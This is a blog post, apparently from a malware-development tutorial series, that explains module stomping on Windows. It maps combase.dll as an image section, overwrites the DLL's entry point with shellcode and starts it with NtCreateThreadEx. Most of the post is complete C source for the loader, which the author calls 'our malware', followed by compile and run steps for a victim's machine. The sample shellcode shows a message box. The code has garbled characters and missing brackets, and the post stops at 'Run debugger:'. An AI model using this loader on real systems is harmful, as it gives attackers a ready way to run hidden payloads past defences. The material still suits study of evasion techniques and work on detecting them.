﷽
Introduction to Malware Binary Triage (IMBT) Course
Looking to level up your skills? Get 10% off using coupon code: MWNEWS10 for any flavor.
Enroll Now and Save 10%: Coupon Code MWNEWS10
Note: Affiliate link – your enrollment helps support this platform at no extra cost to you.
Hello, cybersecurity enthusiasts and white hackers!

Next one in my blog about module stomping.
module stomping
Hackers use module stomping, a type of code injection, to put shellcode into the .text part of a legitimate sacrificial DLL file. Since this injection method doesn’t use allocation APIs, the first step that is usually part of an injection process is skipped. Also, it’s important to know that the executable DLL file is stomped with shellcode instead of another DLL or EXE payload.
When module stomping is done, the shellcode is also put into an image memory region (inside the dead DLL). This is a better place to write a payload than, say, a private committed memory region.
Module stomping will be put into place by following these steps:
- connect an victim DLL to the main process.
- make sure the payload fits between the address of the DLL’s entry point and the end of the text part.
- put the code into the DLL at its entry point.
- run the entry point of the DLL, which will then run the inserted shellcode.
practical example
Loading a DLL is a simple task, easily accomplished using the LoadLibrary WinAPI. However, loading a “victim” DLL this way requires implementing additional code to bypass Control Flow Guard (CFG) to execute the payload. CFG is a security mechanism that protects against code exploitation by controlling program execution paths.
A better and more stealthy approach is to map the victim DLL manually using the NtCreateSection and NtMapViewOfSection syscalls. This way will ensure the mapped DLL is viewed as a SEC_IMAGE memory region, without having CFG block the code execution from within the .text section.
First of all, let’s check what is code injection via memory sections
code injection via memory sections
What is section? Section is a memory block that is shared between processes and can be created with NtCreateSection API.
The flow is this technique is: firstly, we create a new section object via NtCreateSection:
pNtCreateSection myNtCreateSection = (pNtCreateSection)(GetProcAddress(ntdll, "NtCreateSection"));//…
myNtCreateSection(&sh, SECTION_MAP_READ | SECTION_MAP_WRITE | SECTION_MAP_EXECUTE, NULL, (PLARGE_INTEGER)§ionS, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL);
Then, before a process can read/write to that block of memory, it has to map a view of the said section, which can be done with NtMapViewOfSection.
//... pNtMapViewOfSection myNtMapViewOfSection = (pNtMapViewOfSection)(GetProcAddress(ntdll, "NtMapViewOfSection"));//…
myNtMapViewOfSection(sh, GetCurrentProcess(), &lb, NULL, NULL, NULL, &s, 2, NULL, PAGE_READWRITE);
Map a view of the created section to the local malicious process with RW protection.
Then, map a view of the created section to the remote target process with RX protection
Then, write payload and create a remote thread in the target process and point it to the mapped view in the target process to trigger the shellcode via RtlCreateUserThread:
// RtlCreateUserThread syntax typedef NTSTATUS(NTAPI* pRtlCreateUserThread)( IN HANDLE ProcessHandle, IN PSECURITY_DESCRIPTOR SecurityDescriptor OPTIONAL, IN BOOLEAN CreateSuspended, IN ULONG StackZeroBits, IN OUT PULONG StackReserved, IN OUT PULONG StackCommit, IN PVOID StartAddress, IN PVOID StartParameter OPTIONAL, OUT PHANDLE ThreadHandle, OUT PCLIENT_ID ClientID );// write payload
memcpy(lb, my_payload, sizeof(my_payload));// create a thread
myRtlCreateUserThread(ph, NULL, FALSE, 0, 0, 0, rb, NULL, &th, NULL);
// and wait
if (WaitForSingleObject(th, INFINITE) == WAIT_FAILED) {
return -2;
}
Ok, return to our module stomping.
To make things even safer, you should pick a sacrifice DLL that has a .text section that is big enough to hold the injected payload before loading it.
So, DLL loading logic is looks like this:
// 1. open the sacrificial DLL file hFile = CreateFileW(szSacrificialDll, GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL); if (hFile == INVALID_HANDLE_VALUE) { printf("CreateFileW failed with error: %d\n", GetLastError()); return FALSE; }// 2. create an image section
STATUS = g_NtApi.pNtCreateSection(&hSection, SECTION_ALL_ACCESS, NULL, NULL, PAGE_READONLY, SEC_IMAGE, hFile);
CloseHandle(hFile); // Handle no longer needed after section creation
if (!NT_SUCCESS(STATUS)) {
printf(“NtCreateSection failed with error: 0x%0.8X\n”, STATUS);
return FALSE;
}// 3. map the section into the current process
STATUS = g_NtApi.pNtMapViewOfSection(hSection, NtCurrentProcess(), &uMappedModule, 0, 0, NULL, &sViewSize, ViewShare, 0, PAGE_EXECUTE_READWRITE);
if (!NT_SUCCESS(STATUS)) {
printf(“NtMapViewOfSection failed with error: 0x%0.8X\n”, STATUS);
CloseHandle(hSection);
return FALSE;
}
// 4. calculate the Entry Point
pImgNtHdrs = (PIMAGE_NT_HEADERS)((ULONG_PTR)uMappedModule + ((PIMAGE_DOS_HEADER)uMappedModule)->e_lfanew);
if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE) {
printf(“invalid PE signature\n”);
goto _CLEANUP;
}
uEntryPoint = (ULONG_PTR)uMappedModule + pImgNtHdrs->OptionalHeader.AddressOfEntryPoint;
The next thing to do is to make sure that the DLL’s .text section is big enough to hold our payload. Keep in mind that the payload won’t be injected right at the beginning of the .text section. Instead, it will be injected at the entry point. A memory region inside the .text section will then be thrown away as a result of this.
For verify our injection we need the following logic:
BOOL VerifyInjection(IN ULONG_PTR uSacrificialModule, IN ULONG_PTR uEntryPoint, IN SIZE_T sPayloadSize) {PIMAGE_NT_HEADERS pImgNtHdrs = NULL;
PIMAGE_SECTION_HEADER pImgSecHdr = NULL;
ULONG_PTR uTextAddress = 0;
SIZE_T sTextSize = 0,
sTextSizeLeft = 0;pImgNtHdrs = (PIMAGE_NT_HEADERS)(uSacrificialModule + ((PIMAGE_DOS_HEADER)uSacrificialModule)->e_lfanew);
if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE)
return FALSE;pImgSecHdr = IMAGE_FIRST_SECTION(pImgNtHdrs);
for (int i = 0; i < pImgNtHdrs->FileHeader.NumberOfSections; i++) {// if ((*(ULONG*)pImgSecHdr[i].Name | 0x20202020) == 'xet.') { // uTextAddress = uSacrificialModule + pImgSecHdr[i].VirtualAddress; // sTextSize = pImgSecHdr[i].Misc.VirtualSize; // break; // } if (strncmp((const char*)pImgSecHdr[i].Name, ".text", 5) == 0) { uTextAddress = uSacrificialModule + pImgSecHdr[i].VirtualAddress; sTextSize = pImgSecHdr[i].Misc.VirtualSize; break; }}
if (!uTextAddress || !sTextSize)
return FALSE;/*
----------- uTextAddress
| |
| Y | >>> Y = uEntryPoint - uTextAddress
| |
----------- uEntryPoint
| |
| |
| X | >>> X = sTextSize - Y
| |
| |
----------- uTextAddress + sTextSize
*/
// calculate the size between the entry point and the end of the text section.
sTextSizeLeft = sTextSize - (uEntryPoint - uTextAddress);printf(“payload size: %d byte\n”, sPayloadSize);
printf(“available memory (starting from the ep): %d byte\n”, sTextSizeLeft);// check if the shellcode can fit
if (sTextSizeLeft >= sPayloadSize)
return TRUE;
return FALSE;
}
The next step is to inject the shellcode after loading the DLL and verifying that it can hold the payload. It will be possible to do this with the VirtualProtect WinAPI, which will let the shellcode be written to the target .text section and then a memcpy call send the payload. Last, VirtualProtect will be called again to change the rights on the memory back to RX or RWX.
NTSTATUS STATUS = STATUS_SUCCESS; HMODULE hSacrificialModule = NULL; ULONG_PTR uEntryPoint = 0; // = NULL; HANDLE hThread = NULL; DWORD dwOldProtection = 0x00;if (!szSacrificialDll || !pBuffer || !sBufferSize)
return FALSE;// load DLL file logic here…
//…
//…char sacrificalDll = “C:\Windows\System32\combase.dll”;
printf(“DLL %s loaded successfully at: 0x%p \n”, sacrificalDll, (PVOID)hSacrificialModule);
printf(“entry point: 0x%p \n”, (PVOID)uEntryPoint);if (!VerifyInjection((ULONG_PTR)hSacrificialModule, uEntryPoint, sBufferSize))
return FALSE;printf("press <Enter> to continue … ");
getchar();if (!VirtualProtect((LPVOID)uEntryPoint, sBufferSize, PAGE_READWRITE, &dwOldProtection)) {
printf(“VirtualProtect failed with error: %d \n”, GetLastError());
return FALSE;
}memcpy((LPVOID)uEntryPoint, pBuffer, sBufferSize);
/* note: our payload may require RWX permissions */
// dwOldProtection’s value is RX
if (!VirtualProtect((LPVOID)uEntryPoint, sBufferSize, dwOldProtection, &dwOldProtection)) {
printf(“VirtualProtect failed with error: %d \n”, GetLastError());
return FALSE;
}printf("press <Enter> to execute NtCreateThreadEx … ");
getchar();if (!NT_SUCCESS(g_NtApi.pNtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL, NtCurrentProcess(), (LPVOID)uEntryPoint, NULL, FALSE, 0x00, 0x00, 0x00, NULL))) {
printf(“NtCreateThreadEx failed with error: 0x%0.8X \n”, STATUS);
return FALSE;
}
WaitForSingleObject(hThread, INFINITE);
return TRUE;
function like the following:
BOOL moduleStomping(IN LPCWSTR szSacrificialDll, IN PBYTE pBuffer, IN SIZE_T sBufferSize) { NTSTATUS STATUS = STATUS_SUCCESS; HANDLE hFile = INVALID_HANDLE_VALUE; HANDLE hSection = NULL; HANDLE hThread = NULL; PVOID uMappedModule = NULL; SIZE_T sViewSize = 0; ULONG_PTR uEntryPoint = 0; DWORD dwOldProtection = 0; PIMAGE_NT_HEADERS pImgNtHdrs = NULL;// open the sacrificial DLL file
hFile = CreateFileW(szSacrificialDll, GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
if (hFile == INVALID_HANDLE_VALUE) {
printf(“CreateFileW failed with error: %d\n”, GetLastError());
return FALSE;
}// create an Image Section
STATUS = g_NtApi.pNtCreateSection(&hSection, SECTION_ALL_ACCESS, NULL, NULL, PAGE_READONLY, SEC_IMAGE, hFile);
CloseHandle(hFile); // Handle no longer needed after section creation
if (!NT_SUCCESS(STATUS)) {
printf(“NtCreateSection failed with error: 0x%0.8X\n”, STATUS);
return FALSE;
}// map the section into the current process
STATUS = g_NtApi.pNtMapViewOfSection(hSection, NtCurrentProcess(), &uMappedModule, 0, 0, NULL, &sViewSize, ViewShare, 0, PAGE_EXECUTE_READWRITE);
if (!NT_SUCCESS(STATUS)) {
printf(“NtMapViewOfSection failed with error: 0x%0.8X\n”, STATUS);
CloseHandle(hSection);
return FALSE;
}// calculate the Entry Point
pImgNtHdrs = (PIMAGE_NT_HEADERS)((ULONG_PTR)uMappedModule + ((PIMAGE_DOS_HEADER)uMappedModule)->e_lfanew);
if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE) {
printf(“invalid PE signature\n”);
goto _CLEANUP;
}
uEntryPoint = (ULONG_PTR)uMappedModule + pImgNtHdrs->OptionalHeader.AddressOfEntryPoint;printf(“DLL Loaded successfully At: 0x%p\n”, uMappedModule);
printf(“Entry Point found at: 0x%p\n”, (PVOID)uEntryPoint);// verify if shellcode fits in the .text section
if (!VerifyInjection((ULONG_PTR)uMappedModule, uEntryPoint, sBufferSize)) {
printf(“not enough space in .text section!\n”);
goto _CLEANUP;
}printf(“press <Enter> to overwrite entry point with shellcode…”);
getchar();// overwrite the Entry Point
if (!VirtualProtect((LPVOID)uEntryPoint, sBufferSize, PAGE_READWRITE, &dwOldProtection)) {
printf(“VirtualProtect (RW) failed: %d\n”, GetLastError());
goto _CLEANUP;
}memcpy((PVOID)uEntryPoint, pBuffer, sBufferSize);
if (!VirtualProtect((LPVOID)uEntryPoint, sBufferSize, dwOldProtection, &dwOldProtection)) {
printf(“VirtualProtect (Restore) failed: %d\n”, GetLastError());
goto _CLEANUP;
}// execute via NtCreateThreadEx
printf(“press <Enter> to execute NtCreateThreadEx…”);
getchar();STATUS = g_NtApi.pNtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL, NtCurrentProcess(), (PVOID)uEntryPoint, NULL, FALSE, 0, 0, 0, NULL);
if (!NT_SUCCESS(STATUS)) {
printf(“NtCreateThreadEx failed: 0x%0.8X\n”, STATUS);
goto _CLEANUP;
}WaitForSingleObject(hThread, INFINITE);
CloseHandle(hThread);
CloseHandle(hSection);
return TRUE;
_CLEANUP:
if (hSection) CloseHandle(hSection);
return FALSE;
}
Finally, main function looks like the following:
int main() {HMODULE h = NULL;
if (!(h = GetModuleHandle(TEXT(“NTDLL”))))
return -1;g_NtApi.pNtCreateSection = (fnNtCreateSection)GetProcAddress(h, “NtCreateSection”);
g_NtApi.pNtMapViewOfSection = (fnNtMapViewOfSection)GetProcAddress(h, “NtMapViewOfSection”);
g_NtApi.pNtCreateThreadEx = (fnNtCreateThreadEx)GetProcAddress(h, “NtCreateThreadEx”);if (!g_NtApi.pNtCreateSection || !g_NtApi.pNtMapViewOfSection || !g_NtApi.pNtCreateThreadEx)
return -1;
// module stomping logic here, something like this
if (!ShellcodeModuleStomp(VICTIM_DLL, rawData, sizeof(rawData)))
return -1;
return 0;
}
Full source code of our malware:
/* * hack.c - module stomping * victim DLL: combase.dll * author: @cocomelonc */ #include <windows.h> #include <stdio.h>#define VICTIM_DLL L"C:\Windows\System32\combase.dll"
#define STATUS_SUCCESS 0x00000000
#define NtCurrentProcess() ( (HANDLE)-1 )
#define NT_SUCCESS(STATUS) (((NTSTATUS)(STATUS)) >= STATUS_SUCCESS)typedef enum _SECTION_INHERIT {
ViewShare = 1,
ViewUnmap = 2
} SECTION_INHERIT, * PSECTION_INHERIT;typedef struct _UNICODE_STRING {
USHORT Length;
USHORT MaximumLength;
PWSTR Buffer;
} UNICODE_STRING, * PUNICODE_STRING;typedef struct _OBJECT_ATTRIBUTES {
ULONG Length;
HANDLE RootDirectory;
PUNICODE_STRING ObjectName;
ULONG Attributes;
PVOID SecurityDescriptor;
PVOID SecurityQualityOfService;
} OBJECT_ATTRIBUTES, * POBJECT_ATTRIBUTES;typedef struct _PS_ATTRIBUTE {
ULONG_PTR Attribute;
SIZE_T Size;
union {
ULONG_PTR Value;
PVOID ValuePtr;
};
PSIZE_T ReturnLength;
} PS_ATTRIBUTE, * PPS_ATTRIBUTE;typedef struct _PS_ATTRIBUTE_LIST {
SIZE_T TotalLength;
PS_ATTRIBUTE Attributes[3];
} PS_ATTRIBUTE_LIST, * PPS_ATTRIBUTE_LIST;typedef NTSTATUS(NTAPI* fnNtCreateSection)(
OUT PHANDLE SectionHandle,
IN ACCESS_MASK DesiredAccess,
IN POBJECT_ATTRIBUTES ObjectAttributes OPTIONAL,
IN PLARGE_INTEGER MaximumSize OPTIONAL,
IN ULONG SectionPageProtection,
IN ULONG AllocationAttributes,
IN HANDLE FileHandle OPTIONAL
);typedef NTSTATUS(NTAPI* fnNtMapViewOfSection)(
IN HANDLE SectionHandle,
IN HANDLE ProcessHandle,
IN OUT PVOID* BaseAddress,
IN SIZE_T ZeroBits,
IN SIZE_T CommitSize,
IN OUT PLARGE_INTEGER SectionOffset OPTIONAL,
IN OUT PSIZE_T ViewSize,
IN SECTION_INHERIT InheritDisposition,
IN ULONG AllocationType,
IN ULONG Protect
);typedef NTSTATUS(NTAPI* fnNtCreateThreadEx)(
PHANDLE ThreadHandle,
ACCESS_MASK DesiredAccess,
POBJECT_ATTRIBUTES ObjectAttributes,
HANDLE ProcessHandle,
PVOID StartRoutine,
PVOID Argument,
ULONG CreateFlags,
SIZE_T ZeroBits,
SIZE_T StackSize,
SIZE_T MaximumStackSize,
PPS_ATTRIBUTE_LIST AttributeList
);// x64 shellcode (messageBox “Hello world”)
unsigned char rawData = {
0xfc,0x48,0x81,0xe4,0xf0,0xff,0xff,0xff,0xe8,0xd0,0x00,0x00,0x00,0x41,0x51,0x41,
0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x3e,0x48,0x8b,0x52,
0x18,0x3e,0x48,0x8b,0x52,0x20,0x3e,0x48,0x8b,0x72,0x50,0x3e,0x48,0x0f,0xb7,0x4a,
0x4a,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,
0xc9,0x0d,0x41,0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x3e,0x48,0x8b,0x52,0x20,0x3e,
0x8b,0x42,0x3c,0x48,0x01,0xd0,0x3e,0x8b,0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,
0x74,0x6f,0x48,0x01,0xd0,0x50,0x3e,0x8b,0x48,0x18,0x3e,0x44,0x8b,0x40,0x20,0x49,
0x01,0xd0,0xe3,0x5c,0x48,0xff,0xc9,0x3e,0x41,0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,
0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe0,0x75,
0xf1,0x3e,0x4c,0x03,0x4c,0x24,0x08,0x45,0x39,0xd1,0x75,0xd6,0x58,0x3e,0x44,0x8b,
0x40,0x24,0x49,0x01,0xd0,0x66,0x3e,0x41,0x8b,0x0c,0x48,0x3e,0x44,0x8b,0x40,0x1c,
0x49,0x01,0xd0,0x3e,0x41,0x8b,0x04,0x88,0x48,0x01,0xd0,0x41,0x58,0x41,0x58,0x5e,
0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,
0x58,0x41,0x59,0x5a,0x3e,0x48,0x8b,0x12,0xe9,0x49,0xff,0xff,0xff,0x5d,0x49,0xc7,
0xc1,0x00,0x00,0x00,0x00,0x3e,0x48,0x8d,0x95,0x1a,0x01,0x00,0x00,0x3e,0x4c,0x8d,
0x85,0x25,0x01,0x00,0x00,0x48,0x31,0xc9,0x41,0xba,0x45,0x83,0x56,0x07,0xff,0xd5,
0xbb,0xe0,0x1d,0x2a,0x0a,0x41,0xba,0xa6,0x95,0xbd,0x9d,0xff,0xd5,0x48,0x83,0xc4,
0x28,0x3c,0x06,0x7c,0x0a,0x80,0xfb,0xe0,0x75,0x05,0xbb,0x47,0x13,0x72,0x6f,0x6a,
0x00,0x59,0x41,0x89,0xda,0xff,0xd5,0x4d,0x65,0x6f,0x77,0x2d,0x6d,0x65,0x6f,0x77,
0x21,0x00,0x3d,0x5e,0x2e,0x2e,0x5e,0x3d,0x00
};int main() {
NTSTATUS STATUS = 0;
HANDLE hFile = INVALID_HANDLE_VALUE;
HANDLE hSection = NULL;
HANDLE hThread = NULL;
PVOID uMappedModule = NULL;
SIZE_T sViewSize = 0;
ULONG_PTR uEntryPoint = 0;
DWORD dwOldProtection = 0;// resolve NT APIs
HMODULE hNtdll = GetModuleHandleW(L"NTDLL");
if (!hNtdll) return -1;fnNtCreateSection pNtCreateSection = (fnNtCreateSection)GetProcAddress(hNtdll, “NtCreateSection”);
fnNtMapViewOfSection pNtMapViewOfSection = (fnNtMapViewOfSection)GetProcAddress(hNtdll, “NtMapViewOfSection”);
fnNtCreateThreadEx pNtCreateThreadEx = (fnNtCreateThreadEx)GetProcAddress(hNtdll, “NtCreateThreadEx”);if (!pNtCreateSection || !pNtMapViewOfSection || !pNtCreateThreadEx) return -1;
printf(“press <Enter> to load DLL…”);
getchar();// open victim DLL file
hFile = CreateFileW(VICTIM_DLL, GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
if (hFile == INVALID_HANDLE_VALUE) {
printf(“CreateFileW failed: %d\n”, GetLastError());
return -1;
}// create image section
STATUS = pNtCreateSection(&hSection, SECTION_ALL_ACCESS, NULL, NULL, PAGE_READONLY, SEC_IMAGE, hFile);
CloseHandle(hFile);
if (!NT_SUCCESS(STATUS)) {
printf(“NtCreateSection failed: 0x%0.8X\n”, STATUS);
return -1;
}// map view of section
STATUS = pNtMapViewOfSection(hSection, NtCurrentProcess(), &uMappedModule, 0, 0, NULL, &sViewSize, ViewShare, 0, PAGE_EXECUTE_READWRITE);
if (!NT_SUCCESS(STATUS)) {
printf(“NtMapViewOfSection failed: 0x%0.8X\n”, STATUS);
CloseHandle(hSection);
return -1;
}// parse PE Headers for entry point and .text section verification
PIMAGE_NT_HEADERS pImgNtHdrs = (PIMAGE_NT_HEADERS)((ULONG_PTR)uMappedModule + ((PIMAGE_DOS_HEADER)uMappedModule)->e_lfanew);
if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE) return -1;uEntryPoint = (ULONG_PTR)uMappedModule + pImgNtHdrs->OptionalHeader.AddressOfEntryPoint;
ULONG_PTR uTextAddress = 0;
SIZE_T sTextSize = 0;
PIMAGE_SECTION_HEADER pImgSecHdr = IMAGE_FIRST_SECTION(pImgNtHdrs);for (int i = 0; i < pImgNtHdrs->FileHeader.NumberOfSections; i++) {
if (strncmp((const char*)pImgSecHdr[i].Name, “.text”, 5) == 0) {
uTextAddress = (ULONG_PTR)uMappedModule + pImgSecHdr[i].VirtualAddress;
sTextSize = pImgSecHdr[i].Misc.VirtualSize;
break;
}
}if (!uTextAddress || !sTextSize) {
printf(“could not find .text section\n”);
goto _CLEANUP;
}SIZE_T sTextSizeLeft = sTextSize - (uEntryPoint - uTextAddress);
printf(“victim DLL loaded at: 0x%p\n”, uMappedModule);
printf(“entry point address: 0x%p\n”, (PVOID)uEntryPoint);
printf(“shellcode size: %zu, available space in .text: %zu\n”, sizeof(rawData), sTextSizeLeft);if (sTextSizeLeft < sizeof(rawData)) {
printf(“shellcode too large for target section\n”);
goto _CLEANUP;
}// overwrite entry point
printf(“press <Enter> to stomp…”);
getchar();if (!VirtualProtect((LPVOID)uEntryPoint, sizeof(rawData), PAGE_READWRITE, &dwOldProtection)) {
printf(“VirtualProtect (RW) failed: %d\n”, GetLastError());
goto _CLEANUP;
}memcpy((PVOID)uEntryPoint, rawData, sizeof(rawData));
if (!VirtualProtect((LPVOID)uEntryPoint, sizeof(rawData), dwOldProtection, &dwOldProtection)) {
printf(“VirtualProtect (restore) failed: %d\n”, GetLastError());
goto _CLEANUP;
}printf(“press <Enter> to execute via NtCreateThreadEx…”);
getchar();// execute via NtCreateThreadEx
STATUS = pNtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL, NtCurrentProcess(), (PVOID)uEntryPoint, NULL, FALSE, 0, 0, 0, NULL);
if (!NT_SUCCESS(STATUS)) {
printf(“executing NtCreateThreadEx failed: 0x%0.8X\n”, STATUS);
goto _CLEANUP;
}WaitForSingleObject(hThread, INFINITE);
CloseHandle(hThread);
_CLEANUP:
if (hSection) CloseHandle(hSection);
return 0;
}
demo
Let’s go to see everything in action.
Compile it:
x86_64-w64-mingw32-gcc -O2 hack.c -o hack.exe -s -ffunction-sections -fdata-sections -static-libgcc

Then run it in the victim’s machine:
.\hack.exe

Run debugger:
